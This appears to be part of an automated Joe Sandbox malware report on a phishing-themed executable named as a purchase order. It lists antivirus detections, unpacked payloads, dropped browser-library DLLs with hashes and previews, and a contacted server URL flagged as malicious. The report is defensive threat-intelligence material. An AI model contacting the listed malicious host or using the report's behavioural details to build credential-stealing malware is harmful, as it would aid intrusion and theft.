C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-locale-l1-1-0.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-math-l1-1-0.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-math-l1-1-0.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-multibyte-l1-1-0.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-multibyte-l1-1-0.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-private-l1-1-0.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-private-l1-1-0.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-process-l1-1-0.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-process-l1-1-0.dll	0%	Metadefender		Browse

Copyright Joe Security LLC 2022

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-runtime-l1-1-0.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-runtime-l1-1-0.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-stdio-l1-1-0.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-stdio-l1-1-0.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-string-l1-1-0.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-string-l1-1-0.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-time-l1-1-0.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-time-l1-1-0.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-utility-l1-1-0.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-crt-utility-l1-1-0.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\1C1DB9BC\freebl3.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\1C1DB9BC\freebl3.dll	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\1C1DB9BC\mozglue.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\1C1DB9BC\mozglue.dll	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\1C1DB9BC\msvcp140.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\1C1DB9BC\msvcp140.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\1C1DB9BC\nss3.dll	4%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\1C1DB9BC\nss3.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\1C1DB9BC\nssdbm3.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\1C1DB9BC\nssdbm3.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\1C1DB9BC\softokn3.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\1C1DB9BC\softokn3.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\1C1DB9BC\ucrtbase.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\1C1DB9BC\ucrtbase.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\1C1DB9BC\vcruntime140.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\1C1DB9BC\vcruntime140.dll	0%	Metadefender		Browse

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.0.cvtres.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.0.cvtres.exe.400000.3.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.2.cvtres.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1232827		Download File
1.0.cvtres.exe.400000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.0.cvtres.exe.400000.2.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.0.cvtres.exe.400000.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.0.cvtres.exe.400000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://ocsp.thawte.com0	0%	URL Reputation	safe	
http://www.mozilla.com0	0%	URL Reputation	safe	
http://https://dotbit.me/a/	0%	URL Reputation	safe	
http://cinho.shop/PL341/index.phpA	0%	Avira URL Cloud	safe	
http://www.cyberlink.com0	0%	Avira URL Cloud	safe	
http://www.cyberlink.com0/	0%	Avira URL Cloud	safe	
http://cinho.shop/PL341/index.php	0%	Avira URL Cloud	safe	

Copyright Joe Security LLC 2022

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
cinho.shop	188.114.97.3	true	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://cinho.shop/PL341/index.php	true	• Avira URL Cloud: safe	unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.cyberlink.com0/	NUEVA ORDEN-MATSA 10-2022,.exe	false	• Avira URL Cloud: safe	unknown
http://www.mozilla.com/en-US/blocklist/	cvtres.exe, 00000001.00000003.269503745.0000000007880000.00000004.00001000.00020000.00000000.sdmp	false		high
http://cinho.shop/PL341/index.phpA	cvtres.exe, 00000001.00000002.299718403.0000000006690000.00000004.00001000.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.thawte.com/ThawteTimestampingCA.crl0	cvtres.exe, 00000001.00000003.269785480.00000000078CC000.00000004.00001000.00020000.00000000.sdmp, cvtres.exe, 00000001.00000003.284438762.00000000075FC000.00000004.00001000.00020000.00000000.sdmp, cvtres.exe, 00000001.00000003.269369848.00000000078D4000.00000004.00001000.00020000.00000000.sdmp, cvtres.exe, 00000001.00000003.272644545.00000000066CC000.00000004.00001000.00020000.00000000.sdmp, cvtres.exe, 00000001.00000003.287248341.000000000765C000.00000004.00001000.00020000.00000000.sdmp, cvtres.exe, 00000001.00000003.271250139.00000000083A0000.00000004.00001000.00020000.00000000.sdmp, cvtres.exe, 00000001.00000003.285608637.0000000007600000.00000004.00001000.00020000.00000000.sdmp, cvtres.exe, 00000001.00000003.270748656.00000000084D0000.00000004.00001000.00020000.00000000.sdmp, cvtres.exe, 00000001.00000003.286974853.0000000007608000.00000004.00001000.00020000.00000000.sdmp, cvtres.exe, 00000001.00000003.289068722.00000000076EC000.00000004.00001000.00020000.00000000.sdmp, cvtres.exe, 00000001.00000003.289451882.000000000781C000.00000004.00001000.00020000.00000000.sdmp, cvtres.exe, 00000001.00000003.287286269.0000000007684000.00000004.00001000.00020000.00000000.sdmp, cvtres.exe, 00000001.00000002.306509840.0000000007E30000.00000004.00001000.00020000.00000000.sdmp, cvtres.exe, 00000001.00000003.272309123.0000000694000.00000004.00001000.00020000.00000000.sdmp, cvtres.exe, 00000001.00000003.275071389.00000000066C8000.00000004.00001000.00020000.00000000.sdmp, cvtres.exe, 00000001.00000003.272757796.00000000066A4000.00000004.00001000.00020000.00000000.sdmp, cvtres.exe, 00000001.00000003.272210606.00000000083A0000.00000004.00001000.00020000.00000000.sdmp, cvtres.exe, 00000001.00000003.286617765.0000000007604000.00000004.00001000.00020000.00000000.sdmp, cvtres.exe, 00000001.00000003.269057239.0000000007878000.00000004.00001000.00020000.00000000.sdmp, cvtres.exe, 00000001.00000003.269714098.0000000007880000.00000004.00001000.00020000.00000000.sdmp, cvtres.exe, 00000001.00000003.269503745.0000000007880000.00000004.00001000.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://ocsp.thawte.com0	cvtres.exe, 00000001.00000003.269785480.00000000078CC000.00000004.00001000.00020000.00000000.sdmp, cvtres.exe, 00000001.00000003.284438762.00000000075FC000.00000004.00001000.00020000.00000000.sdmp, cvtres.exe, 00000001.00000003.269369848.00000000078D4000.00000004.00001000.00020000.00000000.sdmp, cvtres.exe, 00000001.00000003.272644545.00000000066CC000.00000004.00001000.00020000.00000000.sdmp, cvtres.exe, 00000001.00000003.287248341.000000000765C000.00000004.00001000.00020000.00000000.sdmp, cvtres.exe, 00000001.00000003.271250139.00000000083A0000.00000004.00001000.00020000.00000000.sdmp, cvtres.exe, 00000001.00000003.285608637.0000000007600000.00000004.00001000.00020000.00000000.sdmp, cvtres.exe, 00000001.00000003.270748656.00000000084D0000.00000004.00001000.00020000.00000000.sdmp, cvtres.exe, 00000001.00000003.286974853.0000000007608000.00000004.00001000.00020000.00000000.sdmp, cvtres.exe, 00000001.00000003.289068722.00000000076EC000.00000004.00001000.00020000.00000000.sdmp, cvtres.exe, 00000001.00000003.289451882.000000000781C000.00000004.00001000.00020000.00000000.sdmp, cvtres.exe, 00000001.00000003.287286269.0000000007684000.00000004.00001000.00020000.00000000.sdmp, cvtres.exe, 00000001.00000002.306509840.0000000007E30000.00000004.00001000.00020000.00000000.sdmp, cvtres.exe, 00000001.00000003.272309123.0000000694000.00000004.00001000.00020000.00000000.sdmp, cvtres.exe, 00000001.00000003.275071389.00000000066C8000.00000004.00001000.00020000.00000000.sdmp, cvtres.exe, 00000001.00000003.272757796.00000000066A4000.00000004.00001000.00020000.00000000.sdmp, cvtres.exe, 00000001.00000003.272210606.00000000083A0000.00000004.00001000.00020000.00000000.sdmp, cvtres.exe, 00000001.00000003.286617765.0000000007604000.00000004.00001000.00020000.00000000.sdmp, cvtres.exe, 00000001.00000003.269057239.0000000007878000.00000004.00001000.00020000.00000000.sdmp, cvtres.exe, 00000001.00000003.269714098.0000000007880000.00000004.00001000.00020000.00000000.sdmp, cvtres.exe, 00000001.00000003.269503745.0000000007880000.00000004.00001000.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.cyberlink.com0	NUEVA ORDEN-MATSA 10-2022,.exe	false	• Avira URL Cloud: safe	unknown
http://ip-api.com/json	NUEVA ORDEN-MATSA 10-2022,.exe, 00000000.00000002.250173775.0000000003A41000.00000004.00000800.00020000.00000000.sdmp, cvtres.exe, cvtres.exe, 00000001.00000000.248942345.0000000000400000.00000040.00000400.00020000.00000000.sdmp, cvtres.exe, 00000001.00000002.298767805.0000000000400000.00000040.00000400.00020000.00000000.sdmp, cvtres.exe, 00000001.00000000.248868745.0000000000400000.00000040.00000400.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.mozilla.com0	cvtres.exe, 00000001.00000003.269785480.00000000078CC000.00000004.00001000.00020000.00000000.sdmp, cvtres.exe, 00000001.00000003.284438762.00000000075FC000.00000004.00001000.00020000.00000000.sdmp, cvtres.exe, 00000001.00000003.269369848.00000000078D4000.00000004.00001000.00020000.00000000.sdmp, cvtres.exe, 00000001.00000003.272644545.00000000066CC000.00000004.00001000.00020000.00000000.sdmp, cvtres.exe, 00000001.00000003.287248341.000000000765C000.00000004.00001000.00020000.00000000.sdmp, cvtres.exe, 00000001.00000003.271250139.00000000083A0000.00000004.00001000.00020000.00000000.sdmp, cvtres.exe, 00000001.00000003.285608637.0000000007600000.00000004.00001000.00020000.00000000.sdmp, cvtres.exe, 00000001.00000003.270748656.00000000084D0000.00000004.00001000.00020000.00000000.sdmp, cvtres.exe, 00000001.00000003.286974853.0000000007608000.00000004.00001000.00020000.00000000.sdmp, cvtres.exe, 00000001.00000003.289068722.00000000076EC000.00000004.00001000.00020000.00000000.sdmp, cvtres.exe, 00000001.00000003.289451882.000000000781C000.00000004.00001000.00020000.00000000.sdmp, cvtres.exe, 00000001.00000003.287286269.0000000007684000.00000004.00001000.00020000.00000000.sdmp, cvtres.exe, 00000001.00000002.306509840.0000000007E30000.00000004.00001000.00020000.00000000.sdmp, cvtres.exe, 00000001.00000003.272309123.0000000694000.00000004.00001000.00020000.00000000.sdmp, cvtres.exe, 00000001.00000003.275071389.00000000066C8000.00000004.00001000.00020000.00000000.sdmp, cvtres.exe, 00000001.00000003.272757796.00000000066A4000.00000004.00001000.00020000.00000000.sdmp, cvtres.exe, 00000001.00000003.272210606.00000000083A0000.00000004.00001000.00020000.00000000.sdmp, cvtres.exe, 00000001.00000003.286617765.0000000007604000.00000004.00001000.00020000.00000000.sdmp, cvtres.exe, 00000001.00000003.269057239.0000000007878000.00000004.00001000.00020000.00000000.sdmp, cvtres.exe, 00000001.00000003.269714098.0000000007880000.00000004.00001000.00020000.00000000.sdmp, cvtres.exe, 00000001.00000003.269503745.0000000007880000.00000004.00001000.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://dotbit.me/a/	NUEVA ORDEN-MATSA 10-2022,.exe, 00000000.00000002.250173775.0000000003A41000.00000004.00000800.00020000.00000000.sdmp, cvtres.exe, cvtres.exe, 00000001.00000000.248942345.0000000000400000.00000040.00000400.00020000.00000000.sdmp, cvtres.exe, 00000001.00000002.298767805.0000000000400000.00000040.00000400.00020000.00000000.sdmp, cvtres.exe, 00000001.00000000.248868745.0000000000400000.00000040.00000400.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
188.114.97.3	cinho.shop	European Union	?	13335	CLOUDFLARENETUS	true

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	715078
Start date and time:	2022-10-03 16:00:45 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 28s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	NUEVA ORDEN-MATSA 10-2022,.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	16
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.phis.troj.spyw.evad.winEXE@8/50@1/1
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 99.2% (good quality ratio 96%) • Quality average: 79.4% • Quality standard deviation: 28.6%

Copyright Joe Security LLC 2022

HCA Information:	• Successful, ratio: 95% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, SgrmBroker.exe, conhost.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded domains from analysis (whitelisted): www.bing.com, fs.microsoft.com
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- VT rate limit hit for: NUEVA ORDEN-MATSA 10-2022,.exe

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\NUEVA ORDEN-MATSA 10-2022,.exe.log

Process:	C:\Users\user\Desktop\NUEVA ORDEN-MATSA 10-2022,.exe
File Type:	CSV text
Category:	dropped
Size (bytes):	226
Entropy (8bit):	5.3467126928258955
Encrypted:	false
SSDEEP:	6:Q3La/xw5DLIP12MUAvvR+uTL2LDY3U21v:Q3La/KDLI4MWuPk21v
MD5:	DD8B7A943A5D834CEEAB90A6BBBF4781
SHA1:	2BED8D47DF1C0FF76B40811E5F11298BD2D06389
SHA-256:	E1D0A304B16BE51AE361E392A678D887AB0B76630B42A12D252EDC0484F0333B

SHA-512:	24167174EA259CAF57F65B9B9B9C113DD944FC957DB444C2F66BC656EC2E6565EFE4B4354660A5BE85CE4847434B3BDD4F7E05A9E9D61F4CC99FF0284DAA1C87
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..

C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-console-l1-1-0.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18744
Entropy (8bit):	7.080160932980843
Encrypted:	false
SSDEEP:	192:3jBMWIghWGZiKedXe123Ouo+Uggs/nGfe4pBjS/uBmWh0txKdmVWQ4GWDZoiyqnP:GWPhWVXYi00GftpBjSemTltcwpS
MD5:	502263C56F931DF8440D7FD2FA7B7C00
SHA1:	523A3D7C3F4491E67FC710575D8E23314DB2C1A2
SHA-256:	94A5DF1227818EDBFD0D5091C6A48F86B4117C38550343F780C604EEE1CD6231
SHA-512:	633EFAB26CDED9C3A5E144B81CBBD3B6ADF265134C37D88CFD5F49BB18C345B2FC3A08BA4BBC917B6F64013E275239026829BA08962E94115E94204A47B8021
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Metadefender, Detection: 0%, Browse
Reputation:	high, very likely benign file
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L....."..... .....0.....J....@.....+..... .....8=.....T.....text...+..... ..`.rsrc..... .....@..@....."..... .....T...T....."..... .....d....."..... .....RSDSMB...5.G.8.'.d.....api-ms-win-core-console-l1-1-0.pdb.....T....rdata..T.... ....rdata$zzzdbg.....+....edata... ..`....rsrc$01....` .....rsrc$02....."..... .....(...`.....W.....G...o.....D...s.....5...b..... .....api-ms-win-core-console-l1-1-0.dll.AllocConsole.kern

C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-datetime-l1-1-0.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18232
Entropy (8bit):	7.093995452106596
Encrypted:	false
SSDEEP:	192:RWIghWG4U9xluZo123Ouo+Uggs/nGfe4pBjSbMDPxVWh0txKdmVWQ4CWrDry6qnZ:RWPhWFv0i00GftpBjBHem6pIUG+zIw
MD5:	CB978304B79EF53962408C611DFB20F5
SHA1:	ECA42F7754FB0017E86D50D507674981F80BC0B9
SHA-256:	90FAE0E7C3644A6754833C42B0AC39B6F23859F9A7CF4B6C8624820F59B9DAD3
SHA-512:	369798CD3F37FBAE311B6299DA67D19707D8F770CF46A8D12D5A6C1F25F85FC959AC5B5926BC68112FA9EB62B402E8B495B9E44F44F8949D7D648EA7C572CF8C
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L...A..... .....!..... .....0.....#....@..... .....8=.....T.....text..... ....`.rsrc..... .....@..@....A.....<...T...T.....A.....d.....A.....RSDS...W,X.I..o....4....api-ms-win-core-datetime-l1-1-0.pdb.....T....rdata..T.....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....A.....P.....(...8...H.....t.....api-ms-win-core-datetime-l1-1-0.dll.GetDateFormatA.kernel32.GetDateFormatA.GetDateFormatW.kernel32.GetDateFormatW.GetTimeFormatA.kernel32.GetTimeFormatA

C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-debug-l1-1-0.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18232
Entropy (8bit):	7.1028816880814265
Encrypted:	false
SSDEEP:	384:cWPhWM4Ri00GftpBj2YILemtclD16PaEC:l10oiBQe/L
MD5:	88FF191FD8648099592ED28EE6C442A5
SHA1:	6A4F818B53606A5602C609EC343974C2103BC9CC
SHA-256:	C310CC91464C9431AB0902A561AF947FA5C973925FF70482D3DE017ED3F73B7D

SHA-512:	942AE86550D4A4886DAC909898621DAB18512C20F3D694A8AD444220AEAD76FA88C481DF39F93C7074DBBC31C3B4DAF97099CFED86C2A0AAA4B63190A4B307FD
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....!.. ....0.....GF....@..... .....8=.....T.....text..... ..`.rsrc..... .....@..@.....9...T...T.....d.....RSDS.j..v..C...B..h....api-ms-win-core-debug-l1-1-0.pdb.....T....rdata..T.... ....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....P.....(...8...H...|.....q.....api-ms-win-core-debug-l1-1-0.dll.DebugBreak .kernel32.DebugBreak.IsDebuggerPresent.kernel32.IsDebuggerPresent.OutputDebugStringA.kernel32.OutputDebugStri

C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-errorhandling-l1-1-0.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18232
Entropy (8bit):	7.126358371711227
Encrypted:	false
SSDEEP:	192:NFmxD3PWIghWGJY/luZo123Ouo+Uggs/nGfe4pBjSffcp8Wh0txKdmVWQ4yWRzOr:NFkWPhW60i00GftpBj4emHlD16Pa7v
MD5:	6D778E83F74A4C7FE4C077DC279F6867
SHA1:	F5D9CF848F79A57F690DA9841C209B4837C2E6C3
SHA-256:	A97DCCA76CDB12E985DFF71040815F28508C655AB2B073512E386DD63F4DA325
SHA-512:	02EF01583A265532D3970B7D520728AA9B68F2B7C309EE66BD2B38BAF473EF662C9D7A223ACF2DA722587429DA6E4FBC0496253BA5C41E214BEA240CE824E8A2
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L...\x..... .....!..... ....0.....@..... .....8=.....T.....text..... ....`.rsrc..... .....@..@....\x.....A...T...T.....\x.....d.....\x.....RSDS.1....U45.z.d.....api-ms-win-core-errorhandling-l1-1-0.pdb..... T....rdata..T.....rdata$zzzdbg.....edata... ..`....rsrc$01....` .....rsrc$02.....\x.....n.....(...D...`.....4...f.....'...J.....api-ms-win-core-errorhandling-l1-1-0.dll.GetErrorMode.kernel32.GetErrorMode.GetLastError.kernel32.GetLastError.RaiseExcept

C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-file-l1-1-0.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	21816
Entropy (8bit):	7.014255619395433
Encrypted:	false
SSDEEP:	384:d6PvVXHWPhWnsnhi00GftpBjaJemyDID16PamW8:UPvVX85nhoisJeLt8
MD5:	94AE25C7A5497CA0BE6882A00644CA64
SHA1:	F7AC28BBC47E46485025A51EEB6C304B70CEE215
SHA-256:	7EA06B7050F9EA2BCC12AF34374BDF1173646D4E5EBF66AD690B37F4DF5F3D4E
SHA-512:	83E570B79111706742D0684FC16207AE87A78FA7FFEF58B40AA50A6B9A2C2F77FE023AF732EF577FB7CD2666E33FFAF0E427F41CA04075D83E0F6A52A177C2B0
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L.....!... .....0.....@...../....@.....0.....8=.....T.....text..... ..`.rsrc.....0.....@..@.....8...T...T.....d.....RSDS.0...B..8....G....api-ms-win-core-file-l1-1-0.pdb.....T....rdata..T.....rdata $zzzdbg.....edata...0..`....rsrc$01....`0.....rsrc$02.....K...K.....D...p...6...`.....?...I.....A.....6..._.....;...e..... ...I...n.... .....-...d.....*...g.....*...U.....M...

C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-file-l1-2-0.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18232
Entropy (8bit):	7.112057846012794
Encrypted:	false
SSDEEP:	192:IWIghWGJnWdsNtL/123Ouo+Uggs/nGfe4pBjSfcD63QXWh0txKdmVWQ4yW1rwqnh:IWPhWIsnhi00GftpBjnem9ID16PamFP
MD5:	E2F648AE40D234A3892E1455B4DBBE05
SHA1:	D9D750E828B629CFB7B402A3442947545D8D781B

SHA-256:	C8C499B012D0D63B7AFC8B4CA42D6D996B2FCF2E8B5F94CACFBEC9E6F33E8A03
SHA-512:	18D4E7A804813D9376427E12DAA444167129277E5FF30502A0FA29A96884BF902B43A5F0E6841EA1582981971843A4F7F928F8AECAC693904AB20CA40EE4E954
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0% • Antivirus: Metadefender, Detection: 0%, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....m....e...e..e..ne...e..na...e..n....e..ng...e.Rich..e.PE..L...._.L.... .....!..... ....0.....@.....L..... .....8=.....T.....text...<..... ....`.rsrc..... .....@..@....._.L.....8...T...T....._.L.....d....._.L.....RSDS.....g"Y.....api-ms-win-core-file-l1-2-0.pdb.....T....rdata..T..... rdata$zzzdbg.....L....edata... ..`....rsrc$01....` .....rsrc$02....._.L....@.....(...8...l.....`.....api-ms-win-core-file-l1-2-0.dll.CreateFile2.kerne l32.CreateFile2.GetTempPathW.kernel32.GetTempPathW.GetVolumeNameForVolumeMountPointW.kernel32.GetVolumeNameForVolumeMou

C:\Users\user\AppData\Local\Temp\1C1DB9BC\api-ms-win-core-file-l2-1-0.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	18232
Entropy (8bit):	7.166618249693435
Encrypted:	false
